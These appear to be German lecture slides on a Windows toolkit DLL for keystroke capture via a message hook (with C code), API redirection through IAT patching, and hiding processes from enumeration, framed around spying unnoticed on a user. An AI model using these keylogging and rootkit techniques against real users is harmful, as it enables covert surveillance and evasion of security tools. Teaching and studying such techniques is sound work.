
    MSG x;
    if( (code == HC_ACTION) &&
        ((wparam & PM_REMOVE) != 0) &&
        ((x = *((MSG*)lparam)).message == WM_CHAR) )
    {
        WaitForSingleObject(keyboard_access, INFINITE);
        DWORD i = key_count + (x.lParam & 0xffff);
        if(i > MAX_BUFFERED_CHARS) key_count = MAX_BUFFERED_CHARS;
        while(key_count < i) key_strokes[key_count++] = (TCHAR)(x.wParam);
        SetEvent(keyboard_read); SetEvent(keyboard_access);
        idle_counter = 0;
    }
    return CallNextHookEx(get_message_hook, code, wparam, lparam);
}
```

3. mitschneiden der Benutzereingabe

- gekapselt in:

```
HRESULT  API  get_keyboard_history (TCHAR*  &history,  
                                  DWORD    &count);
```

```
HRESULT  API  install_idle_handler (LPVOID  handler,  
                                    LPVOID  param);
```



- So erfährt man, wenn der Benutzer lange nichts gemacht hat, und nicht merkt, wenn man z.B. seine Festplatte durchsucht...

4. umleiten von (System-)API


- Man will eine (System-)API durch eine eigene Routine ersetzen, um z.B. deren Verhalten zu Ändern oder irgendetwas aufzuzeichnen.
- ...aber mit Hooks kommen wir an keine dieser APIs
- Hooks sind immer DLLs, die in betroffene Prozesse nachgeladen werden.
- ... DLLs haben Startup-Codes

4. umleiten von (System-)API

- Windows-Applikationen sind im PE-Format
- Sie importieren DLLs mit APIs
- und enthalten daher Information über die importierten Funktionen in ihren Headern.
- Sie besitzen eine IAT – Import Address Table.
- Der PE-Loader trägt in diese Liste die Adressen der importierten APIs ein.
- diese werden vom Prozess gerufen mit z.B.

```
call dword ptr cs:0x00100228
```

4. umleiten von (System-)API



4. umleiten von (System-)API

- Jeder Prozess kann Zugriff auf seinen Header erhalten.
- Man ersetzt die Adressen der Original-API mit der einer eigenen Funktion.
- Diese hat dieselbe Signatur wie die Original-API, kann diese z.B. aufrufen und loggen oder ihre Ergebnisse verändern.
- ..soviel zu statisch gelinkter API..

```
PVOID ImageDirectoryEntryToData ( PVOID Base ,  
                                  BOOLEAN MappedAsImage ,  
                                  USHORT DirectoryEntry ,  
                                  PULONG Size );
```

4. umleiten von (System-)API

- Prozesse können DLLs mit **LoadLibrary** dynamisch nachladen, und Adressen von APIs mit **GetProcAddress** erfragen.
- Leiten wir **GetProcAddress** jedoch auf eine eigene Funktion um, so können wir die Adressen der APIs rechtzeitig ersetzen.
- Insgesamt müssen wir dafür Patchen:
- **LoadLibraryA, LoadLibraryW, LoadLibraryExA, LoadLibraryExW, GetProcAddress**

4. umleiten von (System-)API

- Aber: jetzt haben wir nur unseren lokalen Prozess „gepatch“.
- Wir wollen aber alle Prozesse im System patchen.
- Dafür muss unser Code in allen Prozessen laufen.
- Tut er auch, denn unsere DLL wurde (wegen des Hooks) überall reingeladen
- ... und erledigt das Patchen in ihrem Startup ...

4. umleiten von (System-)API

- Im Toolkit ist eine Klasse enthalten, die diese Aufgabe automatisiert.
- Diese kann aber nur in der Toolkit-DLL genutzt werden. Deshalb muss die Toolkit-DLL auf Wunsch verändert werden.

5. verstecken von Prozessen

- Unser Prozess läuft im Hintergrund, hat kein Fenster, ist daher nicht im Taskbar zu sehen.
- Die Firewall denkt, es handle sich um den Internet Explorer.
- ..nur der TaskManager kann ihn sehen, und ihn beenden.

5. verstecken von Prozessen

- Wir patchen also alle APIs, die Prozesse herausfinden oder enumerieren können.
- **NtQuerySystemInformation**
- **Process32First, Process32Next, Process32FirstW, Process32NextW, Thread32First, Thread32Next, Heap32First, Heap32Next, Module32First, Module32Next, Module32FirstW, Module32NextW** (in Kernel32.dll und bis WinXP SP2 auch in dbghelp.dll)
- **EnumProcesses**

5. verstecken von Prozessen

- Wird von der DLL automatisiert.
- Erster Prozess, der die DLL lädt, ist automatisch unsichtbar. Weitere können auch versteckt werden:

```
HRESULT API hide_process (DWORD id);
```

```
HRESULT API unhide_process (DWORD id);
```

**Vielen Dank für Ihre
Aufmerksamkeit.**